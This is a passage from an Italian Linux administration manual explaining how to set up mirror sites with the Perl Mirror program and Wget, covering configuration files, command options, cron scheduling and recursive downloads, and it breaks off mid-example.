Un servizio molto importante che può offrire un server è la copia di informazioni già accessibili attraverso la rete. Il vantaggio di creare un sito speculare, ovvero un *mirror*, sta nel ridurre la concentrazione di richieste in una sola origine. Questo si riflette positivamente sia negli utenti locali, che ottengono le informazioni più rapidamente e con meno probabilità di essere esclusi per motivi di affollamento, sia nel servizio di origine, per il minore impegno richiesto al nodo e per il minore utilizzo della banda di collegamento alla rete.

In altre situazioni, quando gli utenti di una rete privata non hanno accesso all'esterno, la creazione di un sito speculare raggiungibile da questi utenti è l'unica possibilità per loro di ottenere tali informazioni.

## 150.1 Chi paga

L'utilizzatore normale dei servizi di Internet può non comprendere la differenza che c'è tra l'accedere a un servizio FTP rispetto a un altro, quando questi sono identici. La *netiquette* dice di usare il servizio più vicino, ma finché non si comprende il motivo è difficile che questa regola (come altre) venga rispettata.

Internet è fatta di tanti segmenti che collegano i vari nodi di rete, o *host*. I segmenti sono i cavi per i quali deve essere pagato un affitto all'azienda che può offrire tale servizio (in base alle norme dei rispettivi paesi). Ciò si traduce generalmente in un costo fisso, per il solo fatto di utilizzare il cavo, sia che vengano trasferiti dati, sia che resti semplicemente lì a disposizione.[1]

Tuttavia, anche se si tratta di un costo fisso, quando su quel cavo passano dei pacchetti non ne possono passare degli altri, ovvero, un flusso di dati rallenta il passaggio di altri dati.

Quando si ha la necessità di prelevare dalla rete grandi quantità di dati, tipicamente attraverso il protocollo FTP, è opportuno, in tutti i sensi, di cercare la fonte più vicina. La distanza in questione non si valuta attraverso uno spazio geografico, ma attraverso il numero di salti che i pacchetti devono fare, cioè il numero di nodi attraverso cui devono transitare. Minore è il numero di salti, minore sarà il numero di segmenti da utilizzare e così anche minore il costo per la comunità Internet. Questo dovrebbe chiarire anche l'utilità della presenza dei siti speculari nella rete.

## 150.2 Ramificazione dei siti speculari

Quando un servizio per il quale si predispongono dei siti speculari diviene molto importante e si vogliono realizzare molte di queste copie, si può porre il problema di non affollare il servizio di origine nel momento in cui i vari siti devono essere aggiornati.

Per risolvere questo problema conviene scomporre il sistema in più livelli, con un punto di origine, alcuni siti speculari di primo livello (o primari), e altri siti speculari che dipendono da quelli primari.

## 150.3 Sincronizzazione

I sito speculare sono utili in quanto contenenti una copia identica delle informazioni di loro competenza. L'allineamento, o sincronizzazione, avviene attraverso un controllo periodico e il trasferimento dei dati variati. Questa operazione non può essere fatta in modo continuo; si tratta di un lavoro di routine, da eseguire periodicamente a intervalli regolari.

La scelta della lunghezza di questi intervalli e del momento in cui eseguire questa attività è molto importante. In generale è bene definire che questo lavoro di sincronizzazione non può essere ragionevolmente svolto più di una volta nell'arco delle 24 ore, perché si tradurrebbe in un carico ingiustificato per il nodo dal quale si vogliono ottenere i dati. Dall'altra parte, l'orario in cui si eseguono queste operazioni dovrebbe essere scelto in modo da non interferire con altre attività, e quindi nel momento di minore carico, sia per il nodo a cui ci si collega, sia per quello all'interno del quale si esegue la riproduzione speculare.

## 150.4 Il programma Mirror

Mirror è un programma scritto in Perl che, attraverso il protocollo FTP, permette di duplicare una gerarchia di directory presente in un nodo remoto all'interno di quello locale. Il suo scopo è (ovviamente) quello di

[1] Nel passato sono esistiti tipi di connessioni in cui l'affitto si pagava a un tanto a pacchetto (di dati). Ultimamente questa forma di contratto è in via di estinzione.

evitare la copia di file già presenti e ritenuti aggiornati. Per ottenere questo, viene comparata la data e la dimensione dei file.

Le fasi attraverso cui Mirror compie il suo lavoro possono essere schematizzate nei punti seguenti:

- contatta il sistema remoto;
- prepara un elenco dei file e directory esistenti a partire dal punto di destinazione locale;
- prepara un elenco dei file e directory esistenti a partire dal punto di origine del sistema remoto;
- confronta i due elenchi;
- crea le sottodirectory necessarie;
- trasferisce i file necessari;
- crea i collegamenti simbolici;
- elimina file e directory non più necessari;
- termina la connessione.

Mirror può essere usato fondamentalmente in due modi: fornendo tutte le informazioni necessarie attraverso la riga di comando (sconsigliabile) o configurando il file `mirror.defaults`. La scelta di impostare Mirror attraverso il suo file di configurazione è decisamente preferibile, dal momento che all'interno dello stesso possono essere indicate impostazioni differenti riferite a diversi «pacchetti» da replicare. In pratica, con questo termine (pacchetto), si intende fare riferimento a un blocco di dati da replicare nel sistema locale. Attraverso la riga di comando ci si può limitare a specificare il pacchetto o i pacchetti da sincronizzare.

Utilizzando Mirror, quando si deve indicare un percorso che fa riferimento a una directory, e non a un file normale, è bene aggiungere la barra obliqua finale (**`/`**) per evitare ambiguità.

## 150.4.1 # mirror

`mirror [`⟨*opzioni*⟩`] -g`⟨*indirizzo*⟩`:`⟨*percorso*⟩

`mirror [`⟨*opzioni*⟩`] [`⟨*file-di-configurazione*⟩`]`

Lo scopo di **`mirror`** è quello di duplicare e mantenere sincronizzata una copia di una directory remota, attraverso il protocollo FTP. Le due sintassi rappresentate esprimono due modi differenti di utilizzo del programma: nel primo caso si indica il nodo e la directory remota direttamente sulla riga di comando, intendendo probabilmente che quella deve essere duplicata nel sistema locale a partire dalla directory corrente, nel secondo ci si avvale di un file di configurazione, più utile per l'utilizzo sistematico.

Il file di configurazione in questione può essere quello predefinito, `mirror.defaults`, che dovrebbe trovarsi nella stessa directory del programma (è bene ricordare che il programma è uno script Perl e la sua collocazione non corrisponde a quella dei binari normali). Generalmente, per questioni di compatibilità con la gerarchia del filesystem standard di GNU/Linux, si colloca questo file nella directory `/etc/`, mettendo un collegamento simbolico opportuno nella posizione in cui **`mirror`** si aspetta di trovarlo.

### Alcune opzioni

`-p`⟨*pacchetto*⟩

Questa opzione permette di indicare il «pacchetto» per il quale eseguire la riproduzione speculare. Si tratta di un nome che identifica una serie di opzioni, compresa l'indicazione del nodo remoto e della directory da duplicare, contenuto nel file `mirror.defaults` o in un altro equivalente definito nella stessa riga di comando.

Questa opzione può essere utilizzata più volte, a indicare così diversi pacchetti. Se questa opzione non viene usata e ci si avvale comunque del file di configurazione, si ottiene l'esecuzione dell'allineamento di tutti i pacchetti.

`-n`

Con questa opzione si simula l'allineamento. Lo scopo è solo quello di analizzare il funzionamento e di ottenere una traccia del procedimento che verrebbe svolto.

-g⟨*indirizzo*⟩:⟨*percorso*⟩

Con questa opzione si specifica l'indirizzo di un nodo remoto e un percorso da duplicare o allineare. Utilizzando questa opzione si presume che si voglia fare a meno del file di configurazione, come già descritto.

A seconda di come viene rappresentato il percorso, **mirror** presume le intenzioni dell'utente. Precisamente, se il percorso termina con una barra obliqua normale (**/**) si intende che si tratti di una directory e che tutto il suo contenuto debba essere duplicato, altrimenti, il percorso viene trattato come il nome di un file preciso o un modello che rappresenta file e directory diverse. È molto probabile che l'utilizzo normale di questo programma sia volto a duplicare una directory intera, comprese le sue discendenti, per cui è bene ricordare di utilizzare la barra obliqua alla fine del percorso.

-U [⟨*file-delle-registrazioni*⟩]

Attiva la registrazione dei carichi (*upload*). Se il nome del file non viene specificato, questo viene creato nella directory corrente (dipende da **mirror** quale sia questa directory) utilizzando lo schema `upload_log.`⟨*giorno*⟩`.`⟨*mese*⟩`.`⟨*anno*⟩. Per evitare che tale file venga inserito all'interno della gerarchia che viene duplicata, sarebbe bene indicare sempre questo file, quando si usa questa opzione, facendo attenzione a specificare un percorso assoluto, che cioè parta dalla directory radice.

-k⟨*nome*⟩=⟨*valore*⟩

Una serie importanti di impostazioni sono definite attraverso valori da assegnare a delle variabili dichiarate nel file di configurazione. Per poter inserire tali indicazioni direttamente nella riga di comando occorre utilizzare questa opzione che, dopo **-k**, permette di indicare un assegnamento di questo tipo.

Esempi

`#` **`mirror -ptulipano`**

Avvia **mirror** in modo che esegua la duplicazione o l'allineamento di quanto indicato all'interno del pacchetto **tulipano** definito all'interno del file di configurazione.

`$` **`mirror -gdinkel.brot.dg:/pub/documenti/tulipano/`**

Avvia **mirror** senza usare il file di configurazione, specificando che si vuole duplicare o allineare la directory `ftp://dinkel.brot.dg/pub/documenti/tulipano/` con quella corrente (del nodo locale) nel momento in cui si avvia il programma.

Come si vede, l'utente che esegue l'operazione non è **root**, quindi i file vengono trasferiti attribuendo loro la proprietà dell'utente che esegue il comando. In questo caso, è più probabile che debba essere indicato il percorso necessario ad avviare **mirror**.

### 150.4.2 /etc/mirror.defaults

Il file `mirror.defaults` è il mezzo normale per dirigere il comportamento di **mirror**. Se l'installazione di **mirror** è stata fatta correttamente e opportunamente, la sua collocazione dovrebbe essere la directory `/etc/`.

Il file si suddivide in configurazioni riferite a «pacchetti» differenti a cui si può fare riferimento utilizzando l'opzione **-p**.

Generalmente, questo file viene fornito con la configurazione per il pacchetto **defaults**. La configurazione corrispondente viene trattata come quella predefinita e va a sovrapporsi alle definizioni predefinite di **mirror** stesso. In questo senso è opportuno verificare queste definizioni ed eventualmente modificarle, anche se per gli usi normali non dovrebbe essere necessario.

Quello che segue è un esempio del file `mirror.defaults` con la sola definizione di un pacchetto **default**, molto più breve di quello che viene distribuito assieme all'applicativo.

```
# Il package default permette di definire una configurazione predefinita
# diversa da quella normale del programma mirror.

package=defaults
        local_dir=/home/ftp/pub/
        dir_mode=0755
        file_mode=0444
        user=0
        group=0
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
```

Per prima cosa si osserva che i commenti sono prefissati dal simbolo **#** e che le righe vuote non vengono prese in considerazione.

Le direttive di questo file sono rappresentate da semplici assegnamenti di variabili, nella forma ⟨*nome*⟩**=**⟨*valore*⟩. Tutto ciò che appare dopo il segno di uguaglianza viene «inserito» nella variabile indicata alla sinistra. Non si usano delimitatori, per cui, se si lasciano spazi dopo il simbolo di uguaglianza, questi verranno inseriti, tali e quali. Sono ammissibili anche assegnamenti nella forma ⟨*nome*⟩**+**⟨*valore*⟩, in tal caso, ciò che appare alla destra del segno **+** viene aggiunto al contenuto della variabile.

Se esiste la necessità di spezzare una direttiva per riprenderla nella riga successiva, si può usare il simbolo e-commerciale (**&**) alla fine della riga che poi deve essere ripresa. La riga successiva verrà attaccata a quella precedente eliminando gli spazi anteriori (in tal modo si possono incolonnare i dati senza inconvenienti).

Gli elenchi di direttive sono raggruppati in «pacchetti» in cui la prima direttiva è sempre **package=...**. Nell'esempio questa direttiva viene mostrata allineata diversamente dalle altre, proprio per fare risaltare visivamente il suo ruolo importante.

Alcune variabili-direttive

`package`

La direttiva **package** apre un gruppo che rappresenta un pacchetto. Il file di configurazione dovrebbe contenere almeno il pacchetto **defaults**, evidenziato dalla direttiva corrispondente **package=defaults**. Il valore assegnato a questa variabile deve essere un nome unico (senza spazi).

`site`

Il nome o l'indirizzo IP del nodo del quale si fa la riproduzione speculare.

`remote_dir`

Rappresenta la directory FTP remota, di cui si vuole fare la riproduzione speculare.

`local_dir`

La directory locale a partire dalla quale inizia la riproduzione speculare dei dati in questione.

`remote_user`

Permette di definire il nome dell'utente da utilizzare per la connessione FTP. Se non viene definito, si intende implicitamente che si tratti di **anonymous**.

`remote_password`

Permette di definire la password eventualmente necessaria per accedere al servizio FTP remoto. Se non si specifica, viene utilizzata quella convenzionale per l'accesso anonimo: ⟨*utente*⟩@⟨*host*⟩.

`do_deletes`

Permette di definire se si intende che il programma cancelli i file locali che non ci sono più in quello di origine. Se non viene specificato, il valore predefinito è **false**, che disattiva questa possibilità.

`max_delete_files`

Permette di indicare il numero massimo di file che possono essere cancellati, o in alternativa la percentuale se dopo il numero segue il simbolo **%**. In pratica, se nel nodo remoto, per quanto riguarda ciò di cui si fa la riproduzione speculare, sono stati eliminati più file di quelli specificati con questa variabile, tali file non vengono cancellati e si ottiene solo una segnalazione di errore.

Questo permette di evitare che il contenuto della riproduzione speculare venga cancellato quando l'origine viene spostata per qualche motivo, o semplicemente eliminata del tutto.

Il valore predefinito è **10%**, per motivi di sicurezza.

`max_delete_dirs`

Permette di indicare il numero massimo di directory che possono essere eliminate automaticamente a seguito di variazioni nell'origine. Si comporta nello stesso modo della variabile **max_delete_dirs**, e anche in questo caso, il valore predefinito è **10%**.

`update_log`

Questa variabile serve a definire il percorso completo di un file da utilizzare per annotare le operazioni svolte. Se il file esiste, le notizie vengono aggiunte a questo. Se non si indica un percorso assoluto, si intende un percorso relativo alla directory definita attraverso la variabile **local_dir**.

`user`

Permette di definire il nome o il numero UID dell'utente a cui attribuire la proprietà dei file e delle directory che vengono create. Se non viene specificato, viene usato l'utente che è proprietario del processo, ovvero colui che ha avviato **`mirror`**. Se viene specificato qualcosa, è anche necessario che **`mirror`** sia stato avviato dall'utente **`root`** (o da un altro processo che abbia gli stessi privilegi), altrimenti sarà impossibile cambiare la proprietà dei file e delle directory.

`group`

Permette di definire il nome o il numero GID del gruppo a cui attribuire la proprietà dei file e delle directory che vengono create.

`file_mode`

Permette di definire la modalità dei permessi attribuiti ai file creati localmente. Il valore predefinito è 0444, corrispondente ai soli permessi in lettura per tutti i tipi di utenti.

`dir_mode`

Permette di definire la modalità dei permessi attribuiti alle directory create localmente. Il valore predefinito è 0755, corrispondente ai permessi in lettura ed esecuzione per tutti e in più aggiunge il permesso in scrittura per l'utente proprietario (diversamente, **`mirror`** stesso non avrebbe modo di modificarne il contenuto).

| |
|---|
| Mirror è altamente configurabile, e quanto qui riportato è solo una piccola parte delle variabili su cui si potrebbe intervenire. Per conoscere le altre caratteristiche si può consultare la pagina di manuale *mirror(1)* |

Esempi

```
package=prova
        site=localhost
        remote_dir=/pub/
        local_dir=/tmp/prova/
        do_deletes=true
        max_delete_files=100%
        max_delete_dirs=100%
        update_log=/tmp/prova.log
```

L'esempio mostra un «pacchetto» definito solo per provare a eseguire la riproduzione speculare di quanto disponibile a partire da `ftp://localhost/pub/`, collocandolo nella directory `/tmp/prova/`. Se la directory di destinazione non esiste, questa viene creata.

Inoltre: è concessa la cancellazione dei file che non si trovano più nell'origine; la cancellazione è concessa fino al massimo del 100%, sia per i file che per le directory; il file utilizzato per registrare le operazioni è `/tmp/prova.log`.

Per eseguire la riproduzione speculare nel modo specificato dal pacchetto **`prova`** si può utilizzare il comando seguente:

`#` **`mirror -pprova`**

———

```
package=ildp
        site=ftp.pluto.linux.it
        remote_dir=/pub/pluto/ildp/
        local_dir=/home/ftp/mirror/pluto/ildp/
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
        update_log=/var/log/mirror.log
```

L'esempio appena mostrato è più verosimile e rappresenta la configurazione adatta a ottenere la riproduzione speculare di ILDP. In questo caso, si suppone che la directory di destinazione corretta nel proprio sistema sia `/home/ftp/mirror/pluto/ildp/`.

### 150.4.3 Riproduzione speculare di un'area HTTP

Finora si è parlato della riproduzione speculare di un'area FTP attraverso il programma Mirror, realizzato in Perl. Per utilizzare questo programma allo scopo di ottenere la riproduzione speculare di un servizio HTTP occorre qualche trucco per aggirare l'ostacolo.

Evidentemente bisogna fare in modo che si possa accedere al servizio anche attraverso FTP, come un utente di tipo **`guest`** oppure come un utente normale. In entrambi i casi, nel nodo di origine, a cui si deve poter accedere per ottenere le varie riproduzioni speculari distribuite, occorre creare un utente apposito, la cui directory personale corrisponda all'inizio della gerarchia del servizio HTTP. Dal momento che questo utente non deve fare uso di una shell, è opportuno abbinargli il programma **`false`** al suo posto, avendo cura di includere tale programma tra le shell ammissibili nel file `/etc/shells` (altrimenti il server FTP potrebbe rifiutarsi di accettare l'accesso con quel nominativo).

```
www:fq2243K5oN46M:33:33:Servizio HTTP:/home/httpd/html:/bin/false
```

L'esempio mostra una riga ipotetica del file `/etc/passwd` in cui si dichiara l'utente **`www`** necessario a permettere l'accesso all'area HTTP attraverso il protocollo FTP. Se si tenta di accedere in modo normale, non si riesce a ottenere una shell perché viene attivato al suo posto il programma **`false`** che termina subito l'esecuzione, impedendo l'accesso.

> È bene chiarire che la proprietà dei file contenuti nella gerarchia da cui si diramano i documenti HTML deve essere di un utente e di un gruppo diverso dall'ipotetico **`www`**, altrimenti si consentirebbe agli utenti FTP a cui si comunica la password di alterarne il contenuto.

Esempi

```
package=www-al
        site=linux.calion.com
        remote_dir=/AppuntiLinux/
        local_dir=/home/httpd/html/mirror/AppuntiLinux/
        remote_user=www
        remote_password=xxx
        do_deletes=true
        max_delete_files=50%
        max_delete_dirs=50%
        update_log=/var/log/mirror.log
```

L'esempio mostra la configurazione che era necessaria a definire la riproduzione speculare di Appunti Linux in HTML, quando qualche tempo fa la sua origine era presso il server linux.calion.com. In base a questo esempio, è necessario accedere come utente **`www`** usando la password **`xxx`**.

### 150.4.4 Riproduzione speculare di servizi FTP non Unix

Il programma Mirror, per come è stato descritto, è in grado di accedere solamente a servizi FTP conformi agli standard dei sistemi Unix. Se si deve realizzare la riproduzione speculare di un servizio FTP differente, i listati che si ottengono con il comando **`ls`** (**`LIST`**) sono diversi. In tal caso occorre leggere la documentazione originale di Mirror per trovare l'opzione giusta che permetta di accedere a tali FTP.

### 150.4.5 Attivazione automatica della procedura di allineamento

Come si può immaginare, per fare in modo che il sito speculare sia allineato regolarmente, si deve configurare il sistema Cron utilizzando gli orari più opportuni. L'esempio seguente mostra un pezzo del file crontab dell'utente **`root`** che avvia **`mirror`** per il pacchetto **`ildp`** alle 3.30 di ogni notte, e per il pacchetto **`www-al`** alle 4.30 di ogni notte.

```
...
# mirror
30 3 * * *  /usr/sbin/mirror -pildp > /dev/null
30 4 * * *  /usr/sbin/mirror -pwww-al > /dev/null
```

Per completezza viene mostrato come si dovrebbe trasformare l'esempio nel caso si tratti del file `/etc/crontab`, in cui i comandi di Cron riportano anche l'indicazione dell'utente per conto del quale devono essere avviati.

```
# mirror
30 3 * * * root /usr/sbin/mirror -pildp > /dev/null
30 4 * * * root /usr/sbin/mirror -pwww-al > /dev/null
```

## 150.5 Riproduzione speculare attraverso il protocollo HTTP

La creazione di una riproduzione speculare di un servizio HTTP, attraverso lo stesso protocollo HTTP, è più complicato rispetto a quando è possibile usare il protocollo FTP. Infatti, i vari server HTTP sono predisposti in modo da nascondere quanto contenuto effettivamente nelle directory, basti pensare al fatto che convenzionalmente, quando si accede a un URI che fa capo a una directory, si ottiene quasi sempre il file `index.html`.

Per poter realizzare una riproduzione speculare in queste condizioni, occorre che il programma che si utilizza sia in grado di seguire i vari riferimenti ipertestuali contenuti nelle pagine HTML, a partire da quella dell'indice.

Il primo effetto collaterale di questo meccanismo sta nel fatto che poi si pongono dei problemi quando questi riferimenti si muovono all'indietro, in directory precedenti al punto scelto come partenza, oppure, peggio, si rivolgono a nodi differenti.

Quando si incontrano dei riferimenti assoluti, contenenti un URI completo dell'informazione del nodo, si aggiunge un nuovo problema: si tratta dello stesso nodo, e quindi si possono modificare convenientemente, oppure si tratta di un nodo differente?!

Eventualmente, un programma del genere potrebbe prendersi cura di tentare di verificare la corrispondenza del nome contenuto nell'URI con quello dell'origine da cui si prelevano le informazioni, ma in tal caso, occorre tenere conto anche dei possibili alias che un nodo potrebbe avere nella rete.[2]

## 150.6 Il programma Wget

Il programma Wget è in grado di prelevare file utilizzando sia il protocollo HTTP che FTP. La sua caratteristica più importante è la capacità di operare sullo sfondo, senza bisogno di un terminale attivo. In questo senso, è anche insensibile al segnale **`SIGHUP`**.[3]

Wget è predisposto normalmente per il prelievo di un singolo file, e in questo senso, quando si utilizza il protocollo FTP per indicare un URI che fa riferimento a una directory, quello che si ottiene è un file HTML contenente l'indice di quella directory. La stessa cosa vale per il protocollo HTTP quando si fa riferimento a una directory per la quale il server fornisce l'elenco del contenuto.

A seconda del fatto che si usi Wget per prelevare materiale attraverso il protocollo HTTP o FTP, il suo comportamento può essere differente; in particolare, quando si utilizza l'FTP, è possibile l'indicazione di caratteri jolly per fare riferimento a un gruppo di file.

La scansione ricorsiva deve essere richiesta in modo esplicito attraverso le opzioni o la configurazione, ma mentre nel caso dell'FTP si tratta di un processo abbastanza intuitivo attraverso cui si discendono le varie directory, quando si utilizza il protocollo HTTP significa seguire i riferimenti ipertestuali che si incontrano.

> Quando si utilizza Wget per replicare una particolare area FTP, la differenza fondamentale tra questo e il programma Mirror, sta nel fatto che Wget non è predisposto per eliminare i file che nell'origine sono stati rimossi.

### 150.6.1 Forma dell'URI

Per raggiungere gli oggetti che si vogliono scaricare si utilizzano degli URI, la cui forma può essere espressa dalle sintassi seguenti.

`http://`⟨*host*⟩`[:`⟨*porta*⟩`]/[`⟨*percorso*⟩`]`

`ftp://`⟨*host*⟩`[:`⟨*porta*⟩`]/[`⟨*percorso*⟩`]`

`http://`⟨*utente*⟩`[:`⟨*password*⟩`]@`⟨*host*⟩`[:`⟨*porta*⟩`]/[`⟨*percorso*⟩`]`

`ftp://`⟨*utente*⟩`[:`⟨*password*⟩`]@`⟨*host*⟩`/[`⟨*percorso*⟩`]`

Generalmente, con il protocollo HTTP, l'indicazione di un utente e di una password non è richiesta, e di conseguenza si salta. Nel caso del protocollo FTP è invece obbligatoria l'identificazione: quando queste informazioni non vengono fornite, né nell'URI, né nelle opzioni e nemmeno nei file di configurazione, si utilizza il noto utente anonimo (**`ftp`**).

Come accennato, l'utente e la password possono essere forniti attraverso opzioni della riga di comando o direttive dei file di configurazione. A questo proposito, è importante osservare che si gestiscono due coppie diverse di nominativo-utente e password: una per il protocollo FTP e una per HTTP.

---

[2] Infatti, per esempio, **`dinkel.brot.dg`** potrebbe essere la stessa cosa di **`www.brot.dg`**.

[3] Alcune shell, quando concludono la loro attività, cercano di eliminare i processi loro discendenti, senza limitarsi a inviare un semplice **`SIGHUP`**. In tal caso conviene avviare **`wget`** attraverso **`nohup`**.

L'indicazione della password nella stessa riga di comando (nell'URI o nelle opzioni) è pericolosa perché risulta visibile nell'elenco dei processi in esecuzione.

## 150.6.2 File di configurazione

Wget può essere configurato attraverso due file di configurazione: `/etc/wgetrc` e `~/.wgetrc`. Il primo rappresenta la configurazione dell'intero sistema, e potrebbe essere collocato anche in altre posizioni del filesystem, a seconda della particolare distribuzione GNU/Linux che si utilizza; il secondo è il file di configurazione personalizzato. Le direttive contenute nel file di configurazione personale prendono il sopravvento su quelle della configurazione globale di sistema.

In ultima analisi, le opzioni della riga di comando prendono il sopravvento sulla configurazione.

Il contenuto di questi due file di configurazione segue le stesse regole sintattiche. I commenti sono preceduti dal simbolo **#**, e così sono ignorate le righe bianche. Le direttive vengono espresse in forma di assegnamento di variabile, come indicato di seguito:

⟨*nome*⟩ = ⟨*valore*⟩

Per la precisione si distingue tra direttive che si riferiscono a modalità di funzionamento che possono essere attivate o disattivate, e in tal caso si assegnano le parole chiave **on** oppure **off**, da quelle a cui deve essere assegnata una stringa contenente una qualche informazione. In particolare, in quest'ultimo caso, se si indica una direttiva in cui non si assegna alcun valore, si intende azzerare implicitamente quanto definito precedentemente per quella particolare funzione di Wget (lo stesso ragionamento vale naturalmente anche per le opzioni della riga di comando).

## 150.6.3 $ wget

`wget [`⟨*opzioni*⟩`]` ⟨*uri*⟩`...`

Come si può vedere dalla sintassi, l'uso di **wget** può essere molto semplice. È necessaria l'indicazione di almeno un URI, e in mancanza di altre indicazioni si intende ottenere solo la copia dell'oggetto a cui fa riferimento l'URI stesso (se si tratta di una directory di un FTP, si ottiene solo l'indice del contenuto).

La cosa più importante e delicata che può essere regolata attraverso le opzioni è la scansione ricorsiva del punto di origine, soprattutto quando l'URI di partenza fa riferimento al protocollo HTTP.

**wget** è esente da segnali **SIGHUP**, e per questo è particolarmente adatto all'uso sullo sfondo (*background*), ma in tal caso è sempre meglio utilizzare **nohup** per sicurezza, perché alcune shell provvedono a eliminare i processi loro discendenti quando loro stesse terminano di funzionare.

La sintassi indicata è solo una semplificazione; in realtà, l'URI, pur essendo un'informazione necessaria, potrebbe essere fornito attraverso un file locale contenente uno o più riferimenti da scandire.

### Alcune opzioni e direttive elementari

Di seguito vengono elencate alcune opzioni elementari, assieme alle direttive corrispondenti dei file di configurazione.

`-o` ⟨*file*⟩ | `--output-file=`⟨*file*⟩

Durante il suo funzionamento, **wget** genera dei messaggi che vengono emessi attraverso lo standard output. Per evitare che ciò avvenga si può utilizzare questa opzione in modo da creare il file indicato, mettendoci dentro tali messaggi. Se questo file dovesse esistere già, verrebbe cancellato.

`-a` ⟨*file*⟩ | `--append-output=`⟨*file*⟩

Invia i messaggi che sarebbero destinati allo standard output, nel file indicato, come con l'opzione **-o**, con la differenza che i dati vengono aggiunti al file, se questo esiste già.

`-v` | `--verbose`

`verbose = on`

Attiva la modalità dettagliata in cui tutte le informazioni vengono emesse. A meno che il programma sia stato compilato in modo particolare, si tratta sempre della modalità predefinita.

`-nv`

`verbose = off`

Questa opzione, permette di disattivare la modalità dettagliata, facendo in modo che **wget** generi solo messaggi essenziali.

`-r` | `--recursive`

`recursive = on`

Questa opzione permette di eseguire una scansione ricorsiva.

`-l` ⟨*n-livelli*⟩ | `--level=`⟨*n-livelli*⟩

`reclevel =` ⟨*n-livelli*⟩

Specifica la profondità massima di ricorsione. Questa indicazione è fondamentale quando si vuole riprodurre un URI HTTP, perché i riferimenti possono andare in ogni direzione. Il valore predefinito è di 5 livelli.

`-nc` | `--no-clobber`

`noclobber = on`

In condizioni normali, quando si esegue una scansione ricorsiva allo scopo di prelevare una copia di un URI remoto, i file che eventualmente dovessero essere già presenti nel sistema locale, verrebbero sovrascritti. Utilizzando questa opzione, si evita la sovrascrittura, ma soprattutto si evita che questi vengano caricati dal nodo remoto. Se si tratta di file HTML, cioè file da cui si può partire per un livello di ricorsione successivo, questi vengono semplicemente letti dal sistema locale.

In questo modo, questa opzione è importante per riprendere lo scarico di un URI remoto che in precedenza era stato interrotto.

`-t` ⟨*n-tentativi*⟩ | `--tries=`⟨*n-tentativi*⟩

`tries =` ⟨*n-tentativi*⟩

Permette di definire un numero di tentativi per accedere alla risorsa. Se si utilizza il numero zero, o la parola chiave **`inf`**, si intende fare in modo che **`wget`** tenti all'infinito.

`-P` ⟨*directory-locale*⟩ | `--directory-prefix=`⟨*directory-locale*⟩

`dir_prefix =` ⟨*directory-locale*⟩

Permette di definire una posizione diversa dalla directory corrente per lo scarico dei file dall'URI remoto.

Esempi

Gli esempi seguenti partono dal presupposto che non sia stato predisposto alcun file di configurazione, per cui tutto quanto è descritto dalla riga di comando.

```
$ wget "http://dinkel.brot.dg/listino.html"
```

Preleva il file `listino.html` dall'URI `http://dinkel.brot.dg/listino.html`, salvandolo nella directory corrente.

```
$ wget "ftp://dinkel.brot.dg/pub/listino.html"
```

Preleva il file `listino.html` dall'URI `ftp://dinkel.brot.dg/pub/listino.html`, salvandolo nella directory corrente.

```
$ wget "http://dinkel.brot.dg/"
```

Genera il file `index.html` nella directory corrente, contenente quanto restituito dall'URI `http://dinkel.brot.dg/` (potrebbe trattarsi effettivamente dell'elenco del contenuto oppure di una pagina di ingresso).

```
$ wget "ftp://dinkel.brot.dg/"
```

Genera il file `index.html` nella directory corrente, contenente l'elenco del contenuto dell'URI `ftp://dinkel.brot.dg/`.

```
$ wget -r "ftp://dinkel.brot.dg/pub/progetto/"
```

Riproduce l'URI `ftp://dinkel.brot.dg/pub/progetto/` con tutto il contenuto della directory specificata e di quelle successive fino al massimo numero di livelli predefinito (cinque), generando il percorso `./dinkel.brot.dg/pub/progetto/`... nella directory corrente.

```
$ wget -r -l inf "ftp://dinkel.brot.dg/pub/progetto/"
```

Come nell'esempio precedente, ma viene riprodotto tutto il ramo `progetto/`, senza limiti di livelli di ricorsione. Infatti, trattandosi di un URI FTP, non si pongono problemi a questo tipo di scelta, dal momento che la struttura ha fine prima o poi.

`$ wget -r -l inf -nc "ftp://dinkel.brot.dg/pub/progetto/"`

Come nell'esempio precedente, con la differenza che, se parte dei file contenuti nell'URI remoto sono già presenti localmente, questi non vengono prelevati effettivamente.

`$ nohup wget -r -l inf -nc -o ~/mio_log \`

`> "ftp://dinkel.brot.dg/pub/progetto/" &`

Come nell'esempio precedente, con la differenza che il processo viene messo sullo sfondo (*background*) e viene controllato da **nohup**, in modo da garantire che non sia interrotto quando la shell termina di funzionare. Inoltre viene generato il file `~/mio_log` con i messaggi emessi da **wget**.

`$ wget -r "http://dinkel.brot.dg/progetto/"`

Riproduce l'URI `http://dinkel.brot.dg/progetto/` con tutto il contenuto, in base ai riferimenti che vengono incontrati, fino al massimo numero di livelli predefinito (cinque), generando il percorso `./dinkel.brot.dg/progetto/`... nella directory corrente.

`$ wget -r -nc "http://dinkel.brot.dg/progetto/"`

Come nell'esempio precedente, ma i file già esistenti non vengono prelevati nuovamente e di conseguenza non vengono sovrascritti.

### 150.6.4 Scansione a partire da un file locale

**wget** permette di non indicare alcun URI nella riga di comando, utilizzando al suo posto l'inclusione di un file locale. Questa modalità viene utilizzata normalmente in modo congiunto a quella ricorsiva, e ciò che si ottiene è la scansione di tutti gli indirizzi URI contenuti nel file.

Il file può essere in formato HTML (è la cosa migliore), e in tal caso vengono seguiti i riferimenti ipertestuali, altrimenti può andare bene anche un semplice file di testo contenente un elenco di indirizzi puri e semplici. Il problema si pone semmai quando il file indicato è in HTML, ma incompleto; in questo caso occorre specificare con un'opzione apposita che deve essere interpretato come HTML.

Gli indirizzi URI dovrebbero essere assoluti; se non lo sono, si può utilizzare un'opzione apposita per indicare l'URI di partenza, oppure, se si tratta di un file HTML, si può aggiungere un elemento speciale:

`<base href="⟨URI⟩">`

Tuttavia, è bene tenere presente che si tratta di un elemento non previsto nel DTD dell'HTML, quindi va usato solo in questa circostanza.

#### Opzioni e direttive

`-i ⟨file⟩ | --input-file=⟨file⟩`

`input = ⟨file⟩`

Permette di indicare il file (HTML o un semplice elenco di URI) da utilizzare come punto di partenza per una scansione ricorsiva.

`-F | --force-html`

`force_html = on`

Forza **wget** a interpretare il file indicato come HTML.

`--base=⟨URI⟩`

`base = ⟨URI⟩`

Specifica esplicitamente un URI di partenza per i riferimenti relativi contenuti nel file.

#### Esempi

`$ wget -r -i elenco.html`

Scandisce tutti i riferimenti che trova nel file `elenco.html`.

`$ wget -r -i elenco --force-html`

